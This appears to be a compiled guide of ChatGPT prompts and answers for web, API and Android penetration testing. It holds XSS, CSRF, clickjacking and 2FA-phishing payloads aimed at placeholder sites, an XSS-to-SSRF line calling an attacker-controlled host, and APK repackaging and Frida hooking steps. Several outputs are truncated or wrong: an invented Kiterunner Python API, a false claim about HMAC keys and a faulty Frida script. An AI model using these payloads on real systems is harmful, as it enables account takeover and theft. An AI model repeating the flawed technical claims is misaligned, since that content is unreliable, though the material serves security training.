ChatGPT for Cybersecurity #4

#Web #API #MobileAndroid

Joas Antonio dos Santos

https://www.linkedin.com/in/joas-antonio-dos-santos

Other Contents

- ChatGPT for Cybersecurity #1

https://drive.google.com/file/d/1zEHbBJEHddxVdCbdvBplgh1AaVDot9eM/view?usp=share_link

- ChatGPT for Cybersecurity #2

https://drive.google.com/file/d/147QIA1l8gMAwKfogeM8hwX1kVf8avpwG/view?usp=share_link

- ChatGPT for Cybersecurity #3

https://drive.google.com/file/d/1_0HOT15PdQcPkNJ9UKepxQs6s7A1N00p/view?usp=sharing

Web Application Attack

Create multiple payloads for XSS by applying URL encoding

Create multiple payloads for XSS applying HTML entities and Unicode Escape Sequences

Decrypt the following jwt token

Create multiple payload to XXE Injection

Create payload of XXE Injection to XSS

Development vulnerable code Insecure Deserialization in PHP

Generate payload using ysoserial with CommonsCollection

Create a PoC CSRF to Bypass origin header

Create a PoC CSRF with JSON and XML Request

Here is an example of a PoC (proof of concept) for a CSRF attack that uses a JSON request:

Copy code

```
<html>
  <body>
    <script>
      function submitRequest() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http://vulnerable-site.com/change-password", true);
        xhr.setRequestHeader("Content-Type", "application/json");
        xhr.withCredentials = true;
        xhr.send(JSON.stringify({
          "password": "newpassword",
          "csrf_token": "12345"
        }));
      }
    </script>
    <button onclick="submitRequest()">Change Password</button>
  </body>
</html>
```

This PoC creates a button that, when clicked, sends a JSON request to change the password on the vulnerable website. The request contains the new password and a CSRF token, which is sent as a JSON object.

Here is an example of a PoC (proof of concept) for a CSRF attack that uses a XML request:

Copy code

```
<html>
  <body>
    <script>
      function submitRequest() {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", "http://vulnerable-site.com/change-password", true);
        xhr.setRequestHeader("Content-Type", "application/xml");
        xhr.withCredentials = true;
        var xml = "<request><password>newpassword</password>
<csrf_token>12345</csrf_token></request>";
        xhr.send(xml);
      }
    </script>
    <button onclick="submitRequest
```

Create example Open Redirect bypassing filters

Create multiples LFI payload using multiples techniques to encoding

Create vulnerable LFI code in PHP

Create multiple OS Command Injection payload using multiple techniques to bypass and encoding

Example Authentication Bypass using Subdomain Takeover and Tools

Create Example Payload XSS to SSRF

An SSRF (Server-Side Request Forgery) vulnerability allows an attacker to send arbitrary HTTP requests from a vulnerable server, while a XSS (Cross-Site Scripting) vulnerability allows an attacker to inject malicious code into a web page viewed by other users.

Here is an example of how an attacker might chain these two vulnerabilities together to exploit SSRF:

The attacker finds a XSS vulnerability in a web page, and injects a payload that sends an HTTP request to a vulnerable server-side script when executed.

The payload could look something like this:

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://vulnerable-server/ssrf?url=http://attacker-
controlled-site.com", true);
xhr.send();
</script>
```

When a user views the affected web page, the payload is executed, sending an HTTP request to the vulnerable server-side script, passing the attacker-controlled URL as a parameter.

The vulnerable server-side script processes the request and makes a request to the attacker-controlled URL.

This allows the attacker to make arbitrary requests to internal systems and potentially access sensitive information, or even make modifications to the internal systems.

It's important to note that this is just an example and that different websites may have different security measures in place to prevent SSRF and XSS vulnerabilities. Additionally, this payload can be used to perform malicious actions on behalf of the user, it should be used with permission and in controlled environments.

It's also worth noting that many systems have mitigations in place to prevent SSRF and XSS vulnerabilities, such as input validation and output encoding, so it's important to test the payloads on the specific system you are targeting.

Create Example Reflective XSS bypass CSRF to Account Takeover

Create Example Reflective XSS bypass CSRF to Account Takeover

Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. A reflective XSS vulnerability occurs when user-supplied data is immediately returned back to the user without proper validation or sanitization. Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to perform actions on behalf of a user without their knowledge or consent.

Here is an example of how an attacker might chain these vulnerabilities together to perform an account takeover:

1. The attacker finds a reflective XSS vulnerability on a website that allows them to inject malicious code into a web page viewed by other users. The attacker uses this vulnerability to inject a payload that sends a request to the website's login page with the attacker's desired username and password.
2. The payload might look something like this:

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://vulnerable-site.com/login", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("username=attacker&password=password");
</script>
```

3. When a victim views the affected web page, the payload is executed, sending a request to the website's login page with the attacker's desired username and password.
4. The website's login page does not properly validate or sanitize the request, and the attacker's account is created or taken over.
5. The attacker can now use the victim's account to perform actions on the website, such as view private information, or make purchases.

Create Example 2FA Bypass via CSRF

Create Example 2FA Bypass via CSRF

Two-factor authentication (2FA) is a security measure that requires users to provide two forms of identification in order to access an account. One form of identification is typically a password and the other is a code that is generated by a separate device or sent via text message or email.

Cross-site request forgery (CSRF) is a vulnerability that allows an attacker to perform actions on behalf of a user without their knowledge or consent.

Here is an example of how an attacker might use a CSRF vulnerability to bypass 2FA:

The attacker finds a CSRF vulnerability on a website that allows them to perform actions on behalf of a user. The attacker uses this vulnerability to make a request to the website's login page with the victim's username and password.

The attacker also includes a hidden input field that automatically submits the code that is generated by the 2FA device as soon as it is entered.

The payload might look something like this:

```html
<form action="http://vulnerable-site.com/login" method="POST">
<input type="hidden" name="username" value="victim-username">
<input type="hidden" name="password" value="victim-password">
<input type="hidden" name="2fa" id="2fa">
</form>
<script>
document.getElementById("2fa").value = prompt("Enter 2FA code:");
document.forms[0].submit();
</script>
```

When the victim visits the attacker's website, the payload is executed. The form automatically submits the victim's username, password, and 2FA code to the website's login page.

The website's login page does not properly validate or sanitize the request, and the attacker is able to bypass 2FA and gain access to the victim's account.

It's important to note that this is just an example and that different websites may have different security measures in place to prevent CSRF vulnerabilities. Additionally, this payload can be used to perform malicious actions on behalf of the user, it

Create Example bypass CSRF using Clickjacking

Create Example bypass CSRF using Clickjacking

Cross-site request forgery (CSRF) is a vulnerability that allows an attacker to perform actions on behalf of a user without their knowledge or consent. Clickjacking is a technique that tricks a user into clicking on a hidden button or link, typically by overlaying the button or link on top of another page or element.

Here is an example of how an attacker might use clickjacking to bypass CSRF protections:

1. The attacker creates a webpage that contains a transparent iframe overlaid on top of a button or link on a vulnerable website. The iframe contains a form with hidden input fields that will automatically submit a CSRF payload when the button or link is clicked.
2. The attacker uses social engineering tactics to entice the victim to visit the attacker's webpage. The victim sees the button or link on the attacker's webpage and believes they are clicking it, but in reality, they are unknowingly submitting the CSRF payload through the transparent iframe.
3. The payload might look something like this:

```
<iframe style="display:none;" src="http://vulnerable-site.com/transfer?amount=1000&to=attacker-account"></iframe>
<a href="#" onclick="document.forms[0].submit()">Click here to win a prize</a>
```

4. When the victim clicks on the button or link, the CSRF payload is automatically submitted, transferring funds from the victim's account to the attacker's account.

It's important to note that this is just an example and that different websites may have different security measures in place to prevent CSRF vulnerabilities. Additionally, this payload can be used to perform malicious actions on behalf of the user, it should be used with permission and in controlled environments.

API PenTest

Example Rate Limit exploitation in API

Example NoSQL Injection in API Endpoint

Example Vulnerability Scan in API using Susanoo

Example Exploiting flawed JWT signature verification

Example Exploiting flawed JWT signature verification

JSON Web Tokens (JWT) are a widely used method for securely transmitting information between parties. They are typically used to authenticate users in web applications and APIs.

A JWT consists of three parts: a header, a payload, and a signature. The header and payload are Base64 encoded JSON strings that contain information such as the token's expiration time and the user's identity. The signature is used to ensure that the token has not been tampered with.

An example of exploiting a flawed JWT signature verification could be a situation where the API fails to properly verify the JWT signature. An attacker could exploit this by modifying the payload of the JWT and re-signing it with their own secret key. This could allow the attacker to impersonate another user or gain access to sensitive information.

Another example could be if the API is using a weak algorithm for the JWT signature, like HMAC with SHA-256, an attacker could exploit this by using pre-computed tables, to calculate the secret key used for signing the JWT, and use it to create a new JWT with a payload of their choice.

To prevent JWT signature verification flaws, it's important to use a secure algorithm for the JWT signature and to properly validate the signature on the server side. Additionally, it's important to keep the secret key used for signing the JWT secure, and to regularly rotate it.

Brute-forcing secret keys JWT using hashcat

Example Exploitation IDOR in Web API

Example code Exploitation IDOR in Web API

Discovery API Endpoint techniques using tools

Example Enumerate user account in a Rest API

Example Discovery API Content with Kiterunner

Example Discovery API Content with Kiterunner

Kiterunner is a tool that can be used to discover the content of an API. It is a Python-based tool that allows you to automatically send requests to an API and extract the response data. It can also be used to automate tasks such as data extraction, data manipulation, and API testing.

An example of using Kiterunner to discover the content of an API could involve the following steps:

1. Install Kiterunner by running the command "pip install kiterunner"
2. Define the API endpoint(s) in a Python script
3. Use Kiterunner to send requests to the API endpoint(s) and extract the response data
4. Review the extracted data to discover the available API content

Here is an example of how this process might look in practice:

```python
from kiterunner import Kiterunner

kr = Kiterunner()

# Define the API endpoint
url = "https://example.com/api/users"

# Send a GET request to the API endpoint
response = kr.get(url)

# Extract the data from the API response
data = response.json()

# Print the extracted data
print(data)
```

In this example, the script sends a GET request to the "/api/users" endpoint and extract the response data. The extracted data is then printed on the screen, allowing the user to see the available API content.

It's important to note that the above example is for demonstration purposes, in real-world scenarios you need to check the API documentation or the API's terms of service to know what kind of data you can extract from the API. Additionally, some APIs may require authentication or may have rate limits that need to be taken into account when using Kiterunner.

Example API Endpoint Password Spraying attack

Example Cross API Scripting attack

Example API Automating Evasion with Wfuzz

Example Origin Header Spoofing in API Endpoint

Origin header spoofing is a type of attack that involves modifying the Origin header in a request to an API endpoint. The Origin header is used to indicate the origin of the request, which is typically the URL of the website that made the request.

An example of Origin header spoofing in an API endpoint could involve the following steps:
Identify an API endpoint that performs cross-origin resource sharing (CORS) validation on the Origin header.

Craft a request to the API endpoint that includes a modified Origin header with a different domain than the one that made the request.

Send the request to the API and observe the response. If the API is vulnerable to Origin header spoofing, the request will be accepted and processed even though it did not come from the expected origin.

Here is an example of how this process might look in practice:

```
import requests

# API endpoint
url = "https://example.com/api/data"

# Spoofed origin
spoofed_origin = "https://attacker.com"

# Request headers
headers = {"Origin": spoofed_origin}

# Send the request
response = requests.get(url, headers=headers)
```

In this example, the script sends a GET request to the "/api/data" endpoint with a spoofed Origin header. If the API does not properly validate the Origin header, the request will be accepted and processed, and the attacker may be able to access sensitive data.

To prevent Origin header spoofing, it's important to properly validate the Origin header on the server-side and to ensure that only requests from trusted origins are accepted and processed. Additionally, it's important to note that this type of attack is illegal in many places and can result in severe consequences.

Example Bypass of CSRF protection in GraphQL

Example Missing Validation of Custom Scalars in GraphQL API

In GraphQL, scalars are the basic types of data that can be used in a GraphQL schema, such as strings, numbers, and booleans. Custom scalars are scalars that are defined by the developer to represent specific types of data, such as dates, email addresses, or URLs.

Missing validation of custom scalars in a GraphQL API can lead to security vulnerabilities such as injection attacks, buffer overflow, or even data integrity issues.

An example of missing validation of custom scalars in a GraphQL API could involve the following steps:

1. Identify a GraphQL API that defines custom scalars, such as an Email scalar.
2. Craft a query that includes a string that does not match the validation rules of the custom scalar, such as a string that contains special characters or is too long.
3. Send the query to the API and observe the response. If the API does not properly validate the custom scalar, the query will be accepted and processed, and the attacker may be able to inject malicious code or data.

Here is an example of how this process might look in practice:

```
                                           Copy code
import requests

# GraphQL endpoint
url = "https://example.com/graphql"

# Query that includes a string that does not match the validation rules of the
Email scalar
query = """
mutation {
  createUser(email: "notvalidemail@com") {
    id
    email
  }
}
"""

# Send the query
response = requests.post(url, json={"query": query})
```

In this example, the script sends a query to the GraphQL endpoint that includes a string that does not match the validation rules of the Email scalar. If the API does not properly validate the custom scalar, the query will be accepted and processed, and the attacker may be able to inject malicious code or data.

To prevent this kind of attack, it's important to properly validate the custom scalars on the server-side, and ensure that only valid inputs are accepted and processed. Additionally, it's important to keep the GraphQL API and its dependencies updated, as new vulnerabilities can be discovered over time.

Example Batching Attack in GraphQL

A Batching attack in GraphQL refers to a situation where an attacker sends multiple malicious queries in a single request in order to overload the server or exploit vulnerabilities in the server-side implementation. This type of attack can be used to perform different types of attacks, such as Denial of Service (DoS) or Injection attacks.

An example of a Batching attack in a GraphQL API could involve the following steps:

1. Identify a GraphQL API endpoint that supports batching.
2. Craft multiple malicious queries that exploit a vulnerability in the server-side implementation, such as a SQL injection or a File Inclusion vulnerability.
3. Send the malicious queries in a single batch request to the API endpoint.
4. Observe the API's response, if the server is vulnerable the attacker can achieve his goal of overloading the server or exploiting the vulnerability.

Here is an example of how this process might look in practice:

Here is an example of how this process might look in practice:

```
                                          Copy code
import requests

# GraphQL endpoint
url = "https://example.com/graphql"

# Malicious queries
queries = ["""
query {
  getProduct(id: 1) {
    name
  }
}
""",
"""
query {
  getProduct(id: 2) {
    name
  }
}
""",
"""
query {
  getProduct(id: 3) {
    name
  }
}
"""]

# Send the queries in a single batch request
response = requests.post(url, json={'queries': queries})
```

In this example, the script sends a batch request to the GraphQL endpoint that includes multiple queries, if the server is not able to handle this amount of requests at the same time, it can cause a denial of service. Also, if the queries are crafted to exploit a vulnerability in the server-side implementation, it can lead to an injection or other types of attacks.

Example Reverse Engineering the GraphQL Request

Reverse engineering a GraphQL request refers to the process of analyzing a GraphQL request and response to understand the structure and behavior of the GraphQL API. This can be useful for security testing, as it can help identify potential vulnerabilities in the API.

An example of reverse engineering a GraphQL request could involve the following steps:

1. Capture a GraphQL request and response using a tool such as Burp Suite or Charles.
2. Analyze the request to understand the structure and behavior of the GraphQL API, such as the types of queries and mutations that are supported, the arguments that are accepted, and the data that is returned in the response.
3. Use this information to craft additional requests that test the API for potential vulnerabilities, such as injection attacks or missing validation.
4. Observe the API's response, and analyze the response data to understand the behavior of the API and identify potential vulnerabilities.

Here is an example of how this process might look in practice:

1. Use Burp Suite to capture a GraphQL request and response from a web application that uses a GraphQL API.
2. In Burp Suite, select the request and response in the Proxy tab, and choose "Send to Repeater" to open the Repeater tool.
3. In the Repeater tool, analyze the request to understand the structure and behavior of the GraphQL API.
4. Use this information to craft additional requests that test the API for potential vulnerabilities, such as injection attacks or missing validation.
5. Observe the API's response, and analyze the response data to understand the behavior of the API and identify potential vulnerabilities.

It's important to note that reverse engineering a GraphQL request may require a good understanding of GraphQL and its concepts, and that some APIs can have rate-limits or could be protected by authentication mechanisms. Additionally, this type of activity may be illegal in some places and could lead to legal consequences.

Mobile PenTest - Android

Example Reverse Engineering APK using Apktool, Dex2jar and JD-Gui

Reverse engineering an APK (Android Package) refers to the process of analyzing the code and resources of an Android app to understand its functionality, behavior and potential vulnerabilities.

APK reverse engineering can be done using various tools, such as Apktool, Dex2jar and JD-Gui. Here is an example of how this process might look in practice:

1. Use Apktool to decode the APK and extract its resources. This will allow you to view the app's layout files and resource files, such as images and strings.

```
apktool d example.apk
```

2. Use Dex2jar to convert the APK's Dalvik Executable (.dex) files to Java class files. This will allow you to view the app's Java code in a readable format.

```
d2j-dex2jar example.apk
```

3. Use JD-Gui to view the Java class files. This will allow you to analyze the app's code and understand its functionality, behavior, and potential vulnerabilities.

```
jd-gui example-dex2jar.jar
```

4. Analyze the code, resources and the functionality of the app, looking for potential vulnerabilities.

It's important to note that this process may require a good understanding of Java and Android development, and that some apps can have protections mechanisms that make it harder to reverse engineer it. Additionally, this type of activity may be illegal in some places and could lead to legal consequences.

Example Signing modified apk with apktool

After reverse engineering an APK, you may need to make modifications to the app's code or resources and then sign the modified APK to install it on an Android device. Here is an example of how to sign a modified APK using apktool:

1. Use Apktool to build the modified APK, which will package the modified code and resources into a new APK file.

```
apktool b example -o example-modified.apk
```

2. Use keytool, a command-line tool provided with the Java Development Kit (JDK) to generate a new keystore and a key pair. This will be used to sign the modified APK.

```
keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
```

3. Use jarsigner, another command-line tool provided with the JDK, to sign the modified APK with the key pair.

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore example-modified.apk alias_name
```

4. Verify the signing of the apk with the command :

```
jarsigner -verify -verbose -certs example-modified.apk
```

This process will sign the modified APK with a new key, allowing it to be installed on an Android device. Keep in mind that once you've signed the APK with a new key, the original app will not be able to update the installed app anymore, and users will have to manually update the app.

Additionally, this type of activity may be illegal in some places and could lead to legal consequences.

Install Frida-server in Android

Create launch app with Frida using python

Example initial Frida hooking in APK

Create script frida to hooking getproperty

Example Anti-root bypass using Frida

Example Script Frida Hooking functions without parameters

Example Script Frida Hooking functions without parameters

Here is an example script using the Frida tool to hook a function without parameters on Android:

```
// Attach to the running process
var process = Process.attach("com.example.app");

// Get the address of the function to hook
var targetFuncAddr = Module.findExportByName("libexample.so", "targetFunc");
console.log("[*] targetFunc address: " + targetFuncAddr);

// Create a trampoline to the original function
var trampoline = new NativeCallback(function () {
  console.log("[*] Inside custom function");
  // Execute original function
  trampoline.call();
}, 'void', []);

// Replace the target function with the trampoline
Interceptor.replace(targetFuncAddr, trampoline);

console.log("[*] Hooked targetFunc");
```

This script will attach to a running process with the package name "com.example.app" and find the address of the function "targetFunc" in the library "libexample.so". It then creates a trampoline to the original function and replaces the target function with the trampoline. When the target function is called, it will execute the custom function before executing the original function. In this example, the custom function simply logs a message, but it could be modified to perform any desired behavior.

Example Frida Script Hooking Strings

How to Rooting Device using Magisk

Example Memory Corruption in APK Android using ADB

Example Memory Corruption in APK Android using ADB

Memory corruption is a type of software bug that occurs when a program or system overwrites memory that it should not have access to. In the context of an APK (Android application package) on Android, memory corruption can occur when an application is not properly programmed and uses memory in an unintended or unsafe manner.

One way to potentially exploit a memory corruption vulnerability in an APK on Android is to use the Android Debug Bridge (ADB) tool. ADB is a command-line tool that allows developers to communicate with and control an Android device from a computer. With ADB, it may be possible to manipulate the memory of an APK running on an Android device in order to cause a memory corruption vulnerability to occur.

It's important to note that attempting to exploit memory corruption vulnerabilities in APKs or other software without proper authorization is illegal and could cause harm to others. If you suspect that an APK or other software contains a memory corruption vulnerability, it is best to report it to the developer or relevant authorities.

Example Insecure Storage exploitation in APK Android

Example Insecure Storage exploitation in APK Android

Insecure storage is a common vulnerability in Android applications that occurs when sensitive data, such as user credentials or personal information, is stored in an unencrypted or easily accessible format on the device. This can allow attackers to access or steal the sensitive data if they are able to gain access to the device.

One example of insecure storage exploitation in an APK on Android is when an application stores user credentials in plain text in a shared preferences file. This file can be easily accessed by any other application on the device, allowing an attacker to access the user's credentials by reading the shared preferences file.

Another example is when an application stores sensitive data in the internal storage directory, which is accessible to any application with the same user ID as the app. An attacker could create a malicious app with the same user ID, and access the sensitive data stored by the vulnerable app.

To prevent this vulnerability, developers should use Android keystore to encrypt sensitive data, and use internal storage directory only for cache files. Also, they should avoid storing sensitive data in shared preferences or in any other publicly accessible location on the device.

It's important to note that insecure storage vulnerabilities can be exploited by malicious actors to steal sensitive data, and it's important to avoid storing sensitive information in an unsecured manner. If you find a insecure storage vulnerability in any APK or other software it's best to report it to the developer or relevant authorities.

Create Decode String MD5 in Java with Shared Preferences APK

Example Insecure Logging Android APK Exploitation

Example Analysis APK using Mobsf, Androbugs, QARK and Drozer

Create Example Login User Interface Apk Android using Java

Here's an example of how you could create a login user interface for an Android app using Java:

1. In the XML layout file (activity_main.xml), add the following layout elements:

```xml
<TextView
    android:id="@+id/tv_title"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="Netflix Login"
    android:textSize="24sp"
    android:textStyle="bold"
    android:layout_marginTop="20dp"
    android:layout_gravity="center_horizontal" />

<EditText
    android:id="@+id/et_email"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:hint="Email"
    android:inputType="textEmailAddress"
    android:layout_marginTop="20dp" />

<EditText
    android:id="@+id/et_password"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:hint="Password"
    android:inputType="textPassword"
    android:layout_marginTop="10dp" />

<Button
    android:id="@+id/btn_login"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:text="Login"
    android:layout_marginTop="20dp" />
```

2. In the MainActivity.java file, link the layout elements to their corresponding variables using the findViewById() method:

```java
TextView tvTitle;
EditText etEmail, etPassword;
Button btnLogin;

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    tvTitle = (TextView) findViewById(R.id.tv_title);
    etEmail = (EditText) findViewById(R.id.et_email);
    etPassword = (EditText) findViewById(R.id.et_password);
    btnLogin = (Button) findViewById(R.id.btn_login);
}
```

3. Create a method for handling the login button click event:

```java
public void onLoginClick(View view) {
    String email = etEmail.getText().toString();
    String password = etPassword.getText().toString();

    if (email.equals("test@example.com") && password.equals("test123")) {
        // Login successful, navigate to next activity
        Intent intent = new Intent(this, MainMenuActivity.class);
        startActivity(intent);
    } else {
        // Login failed, display error message
        Toast.makeText(this, "Invalid email or password",
Toast.LENGTH_SHORT).show();
    }
}
```

4. In the XML layout file, set the onClick attribute of the login button to the onLoginClick method

```xml
<Button
    android:id="@+id/btn_login
```

Example Exploitation Activity in APK Android

Multiple Examples Exploitation APK using Frida

Multiple Examples Exploitation APK using Frida

Frida is a dynamic instrumentation toolkit that allows for the injection of JavaScript scripts into running processes on a device. It can be used to analyze and manipulate the behavior of an APK (Android Package) for the purpose of identifying and exploiting vulnerabilities. Here are a few examples of how Frida can be used to exploit an APK:

1. **Bypassing Root Detection**: An APK may have a built-in mechanism to detect if the device is rooted. Frida can be used to bypass this detection by injecting a script that modifies the behavior of the app's root detection logic.
2. **Intercepting Network Traffic**: Frida can be used to intercept network traffic sent and received by an APK. This can be used to analyze the app's communication with its server and potentially identify vulnerabilities such as unencrypted data or lack of proper authentication.
3. **Hooking Method Calls**: Frida can be used to hook method calls within an APK. This can be used to analyze the app's behavior, modify the data passed to or returned from a method, or even replace the entire method with custom code.
4. **Tampering with Local Data**: Frida can be used to read and modify local data stored on the device by an APK. This can include files, shared preferences, and SQLite databases.

It's important to note that these actions are illegal and unethical. Frida should be used only in a legal and authorized context, such as penetration testing or in a lab environment to identify vulnerabilities in your own app. Additionally, it's important to obtain the necessary permissions from the APK owner before attempting to analyze or exploit it using Frida.

Example SSL Pinning Bypass using Frida

Frida bypass emulator detection